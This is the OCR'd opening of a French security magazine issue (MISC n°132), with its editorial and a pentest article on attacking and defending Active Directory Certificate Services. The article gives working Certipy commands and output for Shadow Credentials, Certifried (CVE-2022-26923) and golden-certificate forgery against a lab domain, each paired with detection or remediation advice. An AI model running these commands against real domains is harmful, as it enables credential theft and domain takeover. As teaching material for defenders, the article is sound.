MISC

LE MAGAZINE DE LA CYBERSÉCURITÉ OFFENSIVE ET DÉFENSIVE

N°132

MARS / AVRIL 2024

FRANCE MÉTRO. : 12,90 € - BELUX : 13.90 € - CH : 20.70 CHF
ESP/IT/PORT-CONT : 13,90 € - DOM/S : 13,90 €
TUN : 29,60 TND - MAR : 145 MAD - CAN : 21,99 $CAD

L 19018 - 132 - F: 12,90 € - RD

CPPAP : K81190

CERT / DFIR

Sigma, un format de règles universel pour la détection système

DOCKER / LINUX

Comprendre et manipuler les mécanismes d'isolation des conteneurs


CRYPTOGRAPHIE

Chiffrement homomorphe ou comment manipuler des données dans le cloud en garantissant leur confidentialité

VULNÉRABILITÉS / PENTEST

EXPLOITATION DES MÉCANISMES DE CACHE HTTP

- Fonctionnement & configuration des systèmes de cache
- Description des vulnérabilités
- Exemples d'exploitation



PENTEST CORNER

Attaques et remédiations sur Active Directory Certificate Service

MALWARE CORNER

iOS et Android : 20 ans de virus sur smartphone

PENTEST CORNER

Méthodes de recherche de vulnérabilités dans l'ERP Odoo

Quarkslab

VENEZ NOUS RENCONTRER

QUARKS IN THE SHELL

NOTRE CONFÉRENCE ANNUELLE

MARDI 5 MARS

Au Campus Cyber et en ligne

Inscrivez-vous :

EC2

COMPÉTITION DE HACKING ÉTHIQUE

(Quarkslab organise l'épreuve hardware)

MERCREDI 27 & JEUDI 28 MARS

Lille Grand Palais

european-cybercup.com

MISC est édité par **Les Éditions Diamond**

LES ÉDITIONS DIAMOND

BP 20142 - 67602 SELESTAT CEDEX, France
Tél. : 03 67 10 00 20 - Fax : 03 67 10 00 21
Service commercial : cial@ed-diamond.com
Sites : miscmag.com - ed-diamond.com
Fondateur et directeur de la publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Guillaume Valadon
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Régie publicitaire : Tél. : 03 67 10 00 27
Service abonnement :
Les Éditions Diamond
BP 20142 - 67602 SELESTAT CEDEX, France
Tél. : 03 67 10 00 20
E-mail : cial@ed-diamond.com
Illustrations : stock.adobe.com
Impression :
Westermann Druck | PVA, Braunschweig, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : AboMarque - Tél. : 06 15 46 15 88
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
N° CPPAP : K81190
Périodicité : Bimestriel
Prix de vente : 12,90 Euros

CNLL

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

ÉDITO

Depuis mai 2018, et l'application du RGPD, la protection des données personnelles est désormais un sujet primordial tant pour les entreprises, les organismes publics et les citoyens. À l'aide des sanctions dorénavant possibles, et du cadre répressif qui l'accompagne, il a permis de responsabiliser différents acteurs, et contribue à la transparence des fuites de données ainsi qu'à leur prompt signalement.

Cependant, force est de constater que les fuites de données d'ampleur ne se sont pas arrêtées pour autant. Pire, leurs actualités récentes montrent que des données personnelles très sensibles liées aux systèmes français de santé, en février 2024, et d'emploi, en août 2023, sont à présent dans la nature.

Pour tout un chacun, il est malheureusement difficile d'en connaître les conséquences et les recommandations d'usage qui nous sont formulées ne sont pas de nature rassurante. Pour se protéger, il conviendrait d'être vigilant en ce qui concerne les sollicitations que l'on peut recevoir. Cela semble peu pragmatique pour nos concitoyens les plus âgés qui maîtrisent mal l'outil informatique et encore moins les risques liés aux usages et ceux résultant de telles fuites de données comme les usurpations d'identité.

Tout n'est pas cependant figé et des évolutions technologiques récentes protègent favorablement nos données personnelles. Ainsi, l'utilisation du chiffrement de bout en bout est désormais transparente grâce à de nombreuses applications sur nos téléphones. Par ailleurs, de nombreux acteurs du Cloud proposent des solutions de stockage devant assurer la confidentialité des données hébergées.

Néanmoins, des manques demeurent. Il est notamment compliqué de tracer l'utilisation de nos données personnelles, de savoir où elles sont stockées, qui les manipulent ou à quel moment. De surcroît, les dernières avancées du *Confidential Computing* amènent à s'interroger sur l'utilisation des technologies associées afin de limiter le partage de données sensibles et leurs manipulations par des tiers.

Côté matériel, les instructions Intel SGX et AMD SEV permettent d'exécuter des applications dans des enclaves protégées du processeur principal du système. Il est ainsi envisageable de traiter des données confidentielles dans des environnements Cloud non maîtrisés. Des cas d'usages récents consistent par exemple à exécuter un modèle d'intelligence artificielle dans une enclave avec des données qui lui sont envoyées chiffrées. Seule l'enclave peut accéder au clair correspondant, puis renvoie son résultat chiffré au client.

Côté cryptographie, les algorithmes de preuve à divulgation nulle de connaissance (*Zero-knowledge proof*, en anglais) ou de calcul multipartite sécurisé (*secure multi-party computation*, en anglais) permettent d'effectuer des calculs ou de partager des connaissances sans accéder aux informations en clair. En ce qui concerne la protection des données personnelles, ils permettent par exemple de vérifier si une personne est bien majeure sans divulguer son âge et son identité.

Il s'agit d'avancées techniques très prometteuses, dont les expérimentations mériteraient d'être plus largement partagées afin de cerner les usages aujourd'hui possibles malgré des performances parfois limitées. Pour aller plus loin, ce numéro contient un article pédagogique sur le chiffrement homomorphe qui vous permettra de comprendre son fonctionnement, et pourquoi pas utiliser les exemples présentés pour tester vous-même cette technologie et envisager les possibilités pour la protection de nos données personnelles.

Guillaume VALADON -
@guedou - guillaume@miscmag.com
Pour le comité de rédaction

SOMMAIRE

MISC N°132

ADCS, ATTAQUES ET REMÉDIATIONS

Hocine MAHTOUT – @Sant0rryu / **Joël HIEN** – @belettet1m0ree
Offensive Security Manager chez Groupe Caisse des Dépôts / Tech lead chez AlgoSecure

Une autorité de certification est un élément critique dans le réseau interne d'une entreprise. La présence de vulnérabilités sur cette dernière peut conduire à la compromission du système d'information de toute l'entreprise. Les attaquants l'ont bien compris, et ont construit au fil des années un arsenal de techniques offensives ciblant ce service.

mots-clés : CERTIFICAT / PENTEST / ADCS / PERSISTANCE / CVE / PKI

Les certificats sont des éléments clés dans un domaine Active Directory. Ils sont utilisés pour signer des applications, mettre en place du chiffrement TLS, les connexions RDP, ou encore l'authentification utilisateur. Ces dernières années, plusieurs travaux de recherche autour des défauts de mise en place d'une infrastructure à clés publiques et l'utilisation offensive de certificats ont été publiés **[1-4]**. Dans cet article, nous présenterons des techniques offensives sur le service ADCS, ainsi que les moyens de s'en prémunir.

1. INFRASTRUCTURE À CLÉ PUBLIQUE DANS UN ENVIRONNEMENT ACTIVE DIRECTORY

1.1 ADCS, qu'est-ce que c'est ?


Une infrastructure à clés publiques ou PKI (*Public Key Infrastructure*) est une infrastructure utilisée pour créer, gérer et révoquer des certificats ainsi que les clés publiques/privées associées de manière centralisée.

Active Directory Certificate Service (ADCS) est l'implémentation Microsoft de l'infrastructure PKI dans un environnement Active Directory/Windows. Ce service a été ajouté à partir de Windows Server 2000.

1.2 Modèle de certificats

Pour simplifier la création de certificats dans un environnement Active Directory, il est possible de définir des modèles de certificats.

Ces modèles sont utilisés pour attribuer des droits spécifiques aux certificats qui






Fig. 1 : Liste des modèles de certificats disponibles par défaut, consultable depuis la console certsrv.msc sur l'autorité de certification.

seront émis. Par exemple, dans un modèle de certificat, nous pouvons définir les paramètres suivants :

- durée de validité du certificat ;
- groupes ou utilisateurs ayant les droits de faire la demande de certificat ;
- la manière dont un certificat peut être utilisé, connue sous le nom de « Extended Key Usage » (EKU).

Par défaut, lorsque le rôle ADCS est installé dans un environnement Active Directory, différents modèles sont fournis et accessibles. L'un d'entre eux est le modèle *Utilisateur* ou *User*. Tout utilisateur du domaine peut obtenir un certificat client l'utilisant.

En figure 1, la liste des modèles de certificats présents à l'installation du service ADCS.

1.3 Demander et obtenir un certificat valide

Une demande de certificat est toujours envoyée au serveur portant le service ADCS. Cette demande est basée sur un modèle de certificat et nécessite une authentification sur le domaine.

La demande de certificat s'effectue en cinq étapes :

1. Le client génère une paire de clés (publique/privée).
2. Le client garde sa clé privée et ne la communique à personne. Il envoie une demande de signature de certificat (CSR pour *Certificate Signing Request*) auprès de l'autorité de certification d'entreprise. Cette demande contient entre autres le nom de modèle de certificat, le propriétaire du certificat, la clé publique générée à l'étape 1.

L'autorité de certification obtient cette demande et effectue les vérifications suivantes :

- Le modèle de certificat renseigné existe-t-il ?
- Le client est-il autorisé à effectuer une demande auprès de l'autorité de certification ?




Fig. 2 : Demande de certificat auprès de l'autorité de certification.

- Le client est-il autorisé à effectuer une demande associée au modèle renseigné ?
- etc.

3. L'autorité génère un certificat en se basant sur les paramètres du modèle, la clé publique du client y est insérée. Le tout est signé à l'aide de la clé privée de l'autorité de certification. Cette signature est incluse dans le certificat ;
4. Le certificat est renvoyé au client. La clé privée est conservée par le client et sera utilisée par la suite (Figure 2).

1.4 Se connecter sur le domaine avec un certificat

Kerberos supporte l'authentification asymétrique, l'authentification PKINIT. Au lieu de chiffrer l'horodatage pendant la préauthentification (`KRB_AS_REQ`) avec un dérivé du mot de passe (condensat NT pour le chiffrement RC4), il est possible de signer l'horodatage avec la clé privée associée à un certificat valide.

NOTE

Pour une authentification Kerberos, un client (utilisateur ou ordinateur) envoie une demande `KRB_AS_REQ` au service d'authentification (AS) ; cette demande contient un message de préauthentification qui valide l'identité du client.

Cependant, pour que l'authentification PKINIT soit possible, il y a plusieurs conditions, l'une d'entre elles étant que le certificat doit avoir l'un des cinq identifiants EKU suivants :

Description	Correspondance en anglais	Identifiant EKU renseigné
Authentification du client	Client Authentification	1.3.6.1.5.5.7.3.2
Authentification du client PKINIT (non présent par défaut)	PKINIT Client Authentification	1.3.6.1.5.2.3.4
Connexion par carte à puce	Smart Card Logon	1.3.6.1.4.1.311.20.2.2
Tout objet	Any Purpose	2.5.29.37.0
Autorité de certification secondaire	SubCA	(Aucun identifiant n'est renseigné)

De plus, PKINIT nécessite que le domaine dispose d'une autorité de certification d'entreprise (le service ADCS) ou que le contrôleur de domaine possède un couple de clés asymétriques.

Une fois la requête `KRB_AS_REQ` reçue par le contrôleur de domaine ou *Key Distribution Center* (KDC), celui-ci vérifie la chaîne de confiance du certificat client et les informations de l'autorité ayant délivré le certificat. Le KDC utilise la clé publique du client contenue dans le certificat pour vérifier la signature de l'horodatage client.

Enfin il est possible, si besoin, pour un compte client s'étant authentifié par certificat d'obtenir son condensant NT grâce à des mécanismes Kerberos dont l'extension *User2User* (U2U).

2. ATTAQUES ET REMÉDIATIONS

2.1 Compromettre un utilisateur du domaine sans changer son mot de passe (Shadow Credentials)

2.1.1 L'attaque

À partir de Windows Server 2016, les comptes utilisateurs et machines de l'Active Directory possèdent l'attribut `msDS-KeyCredentialLink` (kcl) qui peut contenir une clé publique (associée à une clé privée conservée par l'utilisateur ou la machine correspondante).

Lors d'une authentification PKINIT, le contrôleur de domaine vérifie la signature de l'horodatage client comprise dans le `KRB_AS_REQ` à l'aide de la clé publique contenue dans le certificat envoyé également. Vient alors la vérification de la chaîne de confiance du certificat proposé.

Deux cas de figure existent en fonction de l'attribut indiquant l'émetteur du certificat :

- soit ce dernier contient le nom d'une autorité de certification de confiance ;
- soit ce dernier contient le nom du client qui souhaite s'authentifier (sous format *CN=<nomduclient>*). Dans ce cas précis, le KDC ira vérifier que la clé publique stockée dans l'attribut **kcl** permet bien de valider l'horodatage.

Un attaquant en mesure de modifier le **kcl** pourra donc effectuer une authentification PKINIT et récupérer le condensat NT de la victime

2.1.2 Déroulement de l'attaque

Le domaine (**namek.local**) comprend au moins un contrôleur de domaine (**dc.namek.local**) sous Windows 2016 ou plus récent. L'authentification PKINIT est possible sur le domaine.

Supposons qu'un attaquant sur le domaine **namek.local** a compromis le compte *freezer@namek.local*. En énumérant les droits associés à ce compte, l'attaquant constate qu'il a les droits d'écriture (*GenericWrite/GenerictAll*) sur le compte *krilin@namek.local*. Il peut donc modifier l'attribut **msDS-KeyCredentialLink** (kcl) de ce dernier. L'attaquant crée alors un couple de clés publique/privée, crée un certificat dans lequel il ajoute la clé publique générée, puis crée une entrée dans l'attribut **kcl** de krilin en y insérant la même clé publique.

Enfin, l'attaquant s'authentifie avec le certificat forgé et la clé privée associée par PKINIT auprès du contrôleur de domaine. La clé privée utilisée est associée à un certificat dont la clé publique est dans l'attribut **kcl** de krilin. Une fois authentifié par PKINIT, l'attaquant peut utiliser l'extension User2User pour obtenir le condensat du mot de passe de krilin.

L'attaque est réalisable à l'aide d'une commande avec l'outil *Certipy* **[5]**. Sur la dernière ligne du terminal suivant, le condensat du mot de passe de l'utilisateur krilin est affiché.

```
#> certipy shadow auto -u 'freezer@namek.local' -p 'freezer'
-account krilin -dc-ip 192.168.1.1
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'krilin'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'bb6f94aa-d1b6-f673-
a92c-98b2b4e0b958'
[*] Adding Key Credential with device ID 'bb6f94aa-d1b6-f673-
a92c-98b2b4e0b958' to the Key Credentials for 'krilin'
[*] Successfully added Key Credential with device ID 'bb6f94aa-
d1b6-f673-a92c-98b2b4e0b958' to the Key Credentials for 'krilin'
[*] Authenticating as 'krilin' with the certificate
[*] Using principal: krilin@namek.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'krilin.ccache'
[*] Trying to retrieve NT hash for 'krilin'
[*] Restoring the old Key Credentials for 'krilin'
[*] Successfully restored the old Key Credentials for 'krilin'
[*] NT hash for 'krilin': c6fc1ae0f23440d4939519e153d5ed6e
```

2.1.3 La détection

Chaque authentification PKINIT est reliée à un évènement Kerberos *4768* généré sur le contrôleur de domaine. Cet évènement contiendra les informations sur le certificat utilisé pour la demande d'authentification. Une surveillance particulière des connexions des comptes sensibles est donc conseillée.




Fig. 3 : Évènement Kerberos 4768 pour une authentification PKINIT.

Voici, en Figure 3, page précédente, un exemple d'évènement Kerberos 4768 associé à une authentification par certificat de l'utilisateur krilin.

De plus, la modification de l'attribut **msDs-KeyCredentialLink** d'un compte du domaine crée un évènement Windows 5136 **[6]** sur le contrôleur de domaine. À noter que différents services tels que Microsoft Entra Connect Sync (ex Azure AD Sync) et ADFS peuvent également être amenés à modifier cet attribut.

2.2 Certifried – CVE-2022-26923

2.2.1 L'attaque

L'objectif est de faire croire à l'autorité de certification qu'une machine en notre possession a le même « nom » qu'un des contrôleurs de domaine. Par défaut, un compte du domaine peut créer 10 machines sur le domaine. Reprenons le domaine *namek*, nous allons à partir d'un compte à faibles privilèges créer un compte machine qu'on appellera *bulma.namek.local*. On modifie les attributs de ce compte machine pour indiquer qu'on a le même « nom » que le contrôleur du domaine, puis on demande un certificat machine avec ce nouveau « nom ».

En détail, l'attribut « nom » qui est modifié est le **dNSHostName** (propriété de l'objet machine dans l'Active Directory). D'après la documentation Microsoft, deux machines ne peuvent pas avoir le même **dnsHostName**. Lorsqu'on essaie de changer l'attribut **dnsHostName** de la machine en notre possession *bulma.namek.local* en *dc.namek.local*, une erreur est remontée, car le contrôleur de domaine essaie de remplacer les identifiants de service de la machine (SPN, *Service Principal Name*) :

- **RestrictedKrbHost/bulma.namek.local** par **RestrictedKrbHost/dc.namek.local** ;
- **HOST/bulma.namek.local** par **HOST/dc.namek.local**.

Un identifiant de service (SPN) est un attribut d'un objet Active Directory (utilisateur ou ordinateur). Le compte machine *bulma* ayant les droits par défaut de modifier ses attributs, peut supprimer ses SPN **RestrictedKrbHost/bulma.namek.local** et **HOST/bulma.namek.local**. Une fois cette action effectuée, la modification de l'attribut **dNSHostName** de **bulma.namek.local** en **dc.namek.local** ne posera pas de problème.

Si un modèle de certificat dispose du flag **SubjectAltRequireDns** (comme c'est le cas par défaut pour le modèle Machine), l'attribut **dNSHostName** du compte machine authentifié pour effectuer la demande de certificat est alors utilisé pour forger l'attribut X.509 **DNSName** du certificat renvoyé.

Enfin, lors d'une authentification PKINIT pour une machine, le contrôleur de domaine va se baser sur l'attribut **DNSName** du certificat pour faire la correspondance avec les comptes de l'AD. On parle de *Certificate mapping*.

L'attaque est réalisable en deux commandes à l'aide de l'outil Certipy :

- Création d'un compte machine **bulma.namek.local** à partir d'un compte à faibles privilèges et modification de l'attribut : **dnsHostName** ;

```
#> certipy account create -u 'krilin@namek.local' -p 'krilinpass'
-user 'bulma' -pass 'certifriedpass' -dns 'dc.namek.local'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Creating new account:
    sAMAccountName                      : bulma$
    unicodePwd                          : certifriedpass
    userAccountControl                  : 4096
    servicePrincipalName                : HOST/bulma
                                          RestrictedKrbHost/bulma
    dnsHostName                         : dc.namek.local
[*] Successfully created account 'bulma$' with password
'certifriedpass'
```

- Demande de certificat sur le modèle par défaut *Machine* auprès de l'autorité de certification :

```
#> certipy req -u 'bulma$@namek.local' -p 'certifriedpass' -target 'ca.
namek.local' -ca 'Namek-CA' -template Machine
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 8
[*] Got certificate with DNS Host Name 'dc.namek.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc.pfx'
```

On peut ensuite s'authentifier pour récupérer le condensat NT du compte machine en utilisant le certificat (avec clé privée) obtenu avec la commande suivante :

```
#> certipy auth -pfx dc.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: dc$@namek.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc.ccache'
[*] Trying to retrieve NT hash for 'dc$'
[*] Got hash for 'dc$@namek.local': aad3b435b51404e
eaad3b435b51404ee:96e5f2f58f007e13478c899b4e79374d
```

Dans un environnement Active Directory les contrôleurs de domaine se synchronisent régulièrement. Pour ce faire, les comptes machines des contrôleurs de domaine ont suffisamment de droits pour effectuer une réplication d'autres contrôleurs de domaine. Parmi les informations répliquées, on retrouve la base **ntds.dit** contenant entre autres l'ensemble des condensats des mots de passe des utilisateurs du domaine.

Nous avons obtenu le condensat du mot de passe du compte machine d'un contrôleur de domaine par l'attaque Certifried, il est alors possible de récupérer la base **ntds.dit** en abusant des fonctionnalités de synchronisation des contrôleurs de domaine (cette attaque est appelée DCSync).

2.2.2 La correction

Un correctif de sécurité a été émis par Microsoft en mai 2022 **[7]** pour corriger cette vulnérabilité sur le contrôleur de domaine et l'autorité de certification. Ce correctif apporte également de nouvelles valeurs de configuration sur le *certificate mapping*. Une mauvaise configuration de ces valeurs peut exposer les entreprises à de nouvelles vulnérabilités ESC9 et ESC10 **[8]**.

2.3 Persistance sur le domaine grâce aux certificats

2.3.1 La persistance

Les certificats étant signés numériquement par l'autorité de certification, tant qu'ils ne sont pas révoqués par cette autorité ils restent valides indépendamment du mot de passe du compte associé au certificat (modulo la durée de validité du certificat). Il est ainsi possible à partir d'un certificat de persister sur le domaine.

Si l'attaquant réussit à compromettre tout le domaine ou simplement le serveur portant le service ADCS. Il est possible de voler la clé privée de l'autorité et de se forger soi-même n'importe quel certificat, on parle de *golden certificate*.

Avec un compte privilégié (*goku*) disposant des droits d'administrateur local sur une autorité de certification, *Certipy* permet de récupérer la clé privée sur ce serveur (*ca.namek.local*) :

```
#> certipy ca -backup -ca 'namek-ca' -u 'goku@namek.
local' -hashes 12032a117d370ce9fa972090f4eb1e29 -target
ca.namek.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Creating new service
[*] Creating backup
[*] Retrieving backup
[*] Got certificate and private key
[*] Saved certificate and private key to 'namek-CA.pfx'
[*] Cleaning up
```

Le certificat de l'autorité de certification et la clé privée associée sont récupérés et stockés dans le fichier **namek-CA.pfx**.

Une fois en possession de la clé privée on peut alors forger un certificat valide, en tant que n'importe quel utilisateur (*Administrator*), pour s'authentifier sur le domaine :

```
#> certipy forge -ca-pfx namek-CA.pfx -upn
'Administrator@namek.local'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to
'administrator_forged.pfx'
```

Nous utilisons ce certificat pour récupérer le condensat NT du compte ciblé.

```
#> certipy auth -pfx administrator_forged.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@namek.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.
ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@namek.local':
aad3b435b51404eeaad3b435b51404ee:2059024fda33e00e74
21d9b7e1d004ff
```

2.3.2 Correction et détection

Une surveillance particulière des connexions des comptes sensibles par certificat est conseillée à travers l'évènement *4768*. D'un point de vue durcissement, il est possible de restreindre les comptes ayant le droit de demander un certificat permettant de s'authentifier sur le domaine.

